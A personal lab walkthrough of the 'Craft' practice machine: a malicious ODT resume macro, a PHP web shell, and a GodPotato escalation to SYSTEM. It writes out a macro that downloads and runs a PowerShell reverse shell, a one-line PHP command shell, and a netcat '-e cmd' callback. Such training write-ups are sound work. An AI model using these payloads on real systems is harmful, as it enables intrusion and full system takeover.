Craft

Take aways

- enumerate services thoroughly, if I have write permissions over a web server directory after achieving an initial foothold it is very each to write a shell into it and then if i can access that directory, pop the shell from my browser.
- Client side attacks are not out of scope for the exam, they simulate user interaction
- XSS to steal cookies, responder, macros (espescially if they are calling out a word document format)

Walk through

Target IP: **192.168.203.169**


Pinging the target didn't work so I used the nmap -Pn flag to treat all host as online. It's kinda weird for the machine to be blocking ping probes in a lab I think, haven't run into that much

```
nmap -Pn 192.168.203.169

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 10:42 EDT
Nmap scan report for 192.168.203.169
Host is up (0.035s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
```

Started autorecon to run in the background on the host

```
autorecon 192.168.203.169
```

Going to the webpage and clicking around there is a file upload for resumes, this seems like a good path of exploitation to explore



But at this point I need to identify the type of web server running to know what kind of web shell may be needed. So I run Whatweb on the host to try and identify the web server

```
whatweb 192.168.203.169
http://192.168.203.169 [200 OK] Apache[2.4.48], Bootstrap, Country[RESERVED][ZZ], Email[admin@craft.offs], HTML5, HTTPServer[Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7], IP[192.168.203.169], OpenSSL[1.1.1k], PHP[8.0.7], Script, Title[Craft], X-Powered-By[PHP/8.0.7]
```

Okay, based on that output it is a php page

At this point some of my autorecon scan had been finished so I checked the ferboxbuster_dirbuster file under port 80.

There is a 200 response to the upload directory


```
200      GET      15l      52w      777c http://192.168.203.169/uploads/
```

Notable also a 403 to a phpmyadmin page. That tells me that there is an admin console, but I am being blocked from accessing it.


```
403      GET      11l      47w      423c http://192.168.203.169/phpmyadmin
```

Going to the upload directory in my browser it looks like directory browsing is enabled on this page as well. This page also leaks some information such as the server version, php version, openssl version, and system architecture (64 bit)

```
Apache/2.4.48 (Win64)
OpenSSL/1.1.1k
 PHP/8.0.7 Server at 192.168.203.169 Port 80
```




Knowing this information now I decided to start trying to upload files. I started off with just a picture, and I got the error below. This indicates that there is at least file extension type checking to some degree.




File is not valid. Please submit ODT file

I then tried submitting the same image, after checking the extension to .odt and it said that the resume was submitted.



You're resume was submitted , it will be reviewed shortly by our staff

At this point I went back to the upload url, but did not see my file there surprisingly.



browsing to the name of the file in the uploads directory didn't work either.

```
http://192.168.203.169/uploads/trex1.odt
```

So maybe it displayed that message, but there was actually some form of blocking in place. Now I want to load up burp and take a closer look at the request going out.

Modifying the content-type to one that doesn't match the ODT content type: application/vnd.oasis.opendocument.text
I still get the same message that my file was submitted.

Modifying the magic bytes at the top of the content section of my request also gives me the same message that my file was submitted.

So on the surface it doesn't seem that there is content type or magic byte checking and they are only checking the extension. At this point I decide to try fuzzing the /uploads page for LFI because the files could be somewhere and I don't see them in the one listed directory

Attempting to fuzz for LFI with FFUF

```
ffuf -u http://192.168.203.169/uploads/FUZZ -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -fs 304
```

```
ffuf -u http://192.168.203.169/uploads/FUZZ -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-gracefulsecurity-windows.txt

neither of these yielded anything
```

At this point I took the first hint. This indicated to me that I could utilize an ODT file with a malicious macro in it to get RCE. This was something I knew was possible, but hadn't considered that it would happen in a single machine lab instance scenario (specifically in the context of PG). Good to know that client attacks simulating user interaction are not off the table in the future.

Investigating this process, I followed a walk through to make a malicious macro for ODT and then tested it first by making it call back to my machine.

Download libeoffice

```
sudo apt-get update
sudo apt install libreoffice
```

Open that, make a new document and then

Go to Tools → Macros → Organize Macros → Basic

Select your document, then New, and give it a name.

This will open up a work space. We will embed the following command in our macro. This will simply call back to our machine. It's a test.

```
Shell("cmd /c powershell iwr http://192.168.45.156/")
```

At this point click save in the macro window

Then go back to the document resume, select tools and customize

Select open document and then assign the macro to run when the event "open document is done".

Note: you will need to go to the events tab and then it will be there

Now I can start a python web server on port 80 and see if I get a call back after uploading the document

```
#starting web server
python3 -m http.server 80
```

Note: I reverted the machine at this point so the IP changed to 192.168.203.169

Uploading the file with my web server running showed that the macro is being run because it catches a request

Now I need to modify the script to download a powershell reverse shell.

I decided the reverse shell I was going to use was the nishang one so I went and copied the github repo

https://github.com/samratashok/nishang/tree/master

To weaponize the macro I went and edited the previous command that made a web request and changed it download and run the nishang invoke tcp shell

```
    Shell("cmd /c powershell IEX (New-Object System.Net.Webclient).Downloa
dString('http://192.168.45.156/Invoke-PowerShellTcp.ps1');Invoke-PowerShellT
cp -Reverse -IPAddress 192.168.45.156 -Port 4444")
```


Making sure to save the macro and document

Start the python web server again and also a nc listener on the port defined above

```
#starting python web server on port 80
python3 -m http.server 80

#note this is two different shell sessions on my machine
```

```
#starting nc listener on the rt outlined when the shell is being executed above
nc -lvnp 4444
```

upload the file and then if it works I should see a web request to download the shell and then I should also see a catch in my nc listener with a shell



That worked so now I have a shell on the system

starting off with some basic enumeration command I check my permissions

```
whoami /all
```

Nothing screamed out to me here


```
PS C:\Program Files\LibreOffice\program>whoami /all

USER INFORMATION
----------------

User Name          SID
================== ============================================
craft\thecybergeek S-1-5-21-537427935-490066102-1511301751-1001


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, E
nabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, E
nabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, E
nabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, E
nabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Running systeminfo tells me that I am on a Windows Server 2019 and confirms that I am on a 64 bit system

Looking through the files in my users directory I find resume.ps1 which looks to be the script which was automatically running the odt file I uploaded

I then moved winpeas over to do some enumeration

The section that seemed interesting to pursue first to me was the services information section



Specifically the resumeservice1 having no quotes. I can potentially highjack this service to run a malicious command

This seciton also highlights possible DLL hijacking in the binary folder for apache as I have permissions to writedata and create directories in that folder

To verify this output and further check service permissions I downloaded sharpup onto the box to audit permissions again.


```
sharpup.exe audit
```

```
PS C:\users\thecybergeek> ./Sharpup.exe audit

=== SharpUp: Running Privilege Escalation Checks ===
[!] Modifialbe scheduled tasks were not evaluated due to permissions.

=== Services with Unquoted Paths ===
    Service 'ResumeService1' (StartMode: Automatic) has executable 'C:\Program Files\nssm-2.24\win64\nssm.exe', but 'C:\Program' is modifable.

=== Modifiable Service Binaries ===
    Service 'ApacheHTTPServer' (State: Running, StartMode: Auto) : "C:\Xampp\apache\bin\httpd.exe" -k runservice

[*] Completed Privesc Checks in 0 seconds

PS C:\users\thecybergeek>
```

Going for DLL hijacking on the binary folder for apache seems like a good line potentially to go down, but exploring the ability to write data and create directories in that folder is of interest too because there is an apache user on the system and usually getting access to web server service accounts is a means of priv esc.


First i uploaded the pentestmonkey php shell but that didn't work throwing an error 'uname is not recognized as an internal or external command"

I copied over a simple webshell to the web root c:\xampp\htdocs




shell2.php contents:
<?php system($_GET['cmd']); ?>

the simpler web shell worked when I navigated to shell2.php




craft\apache

this worked, so I sent the request over to burp to work from there instead of the url bar in browser




from there I made a powershell reverse shell to execute and started a listener with nc




#start listener
nc -lvnp 1235


I set the cmd parameter equal to the powershell reverse shell and then url encoded the value



Checking my new permissions I have SeImpersonatePrivilege which opens up potato priv esc or printspooler maybe



Checking the .net version. dotnet v4 is on the system



so i copied godpotato dot net 4 onto the system in the apache director as well as nc64.

From there I started a listener on my attacking machine

```
nc -lvnp 1236
```

and then I ran godpotato from my apache shell in the apache directory telling it to run nc64 and make a connection back to my listener

```
./godpotato.exe -cmd "C:\users\apache\nc64.exe 192.168.45.156 1236 -e cm
d"
```

and as a result I get a shell as system (even though for some reason whoami was not working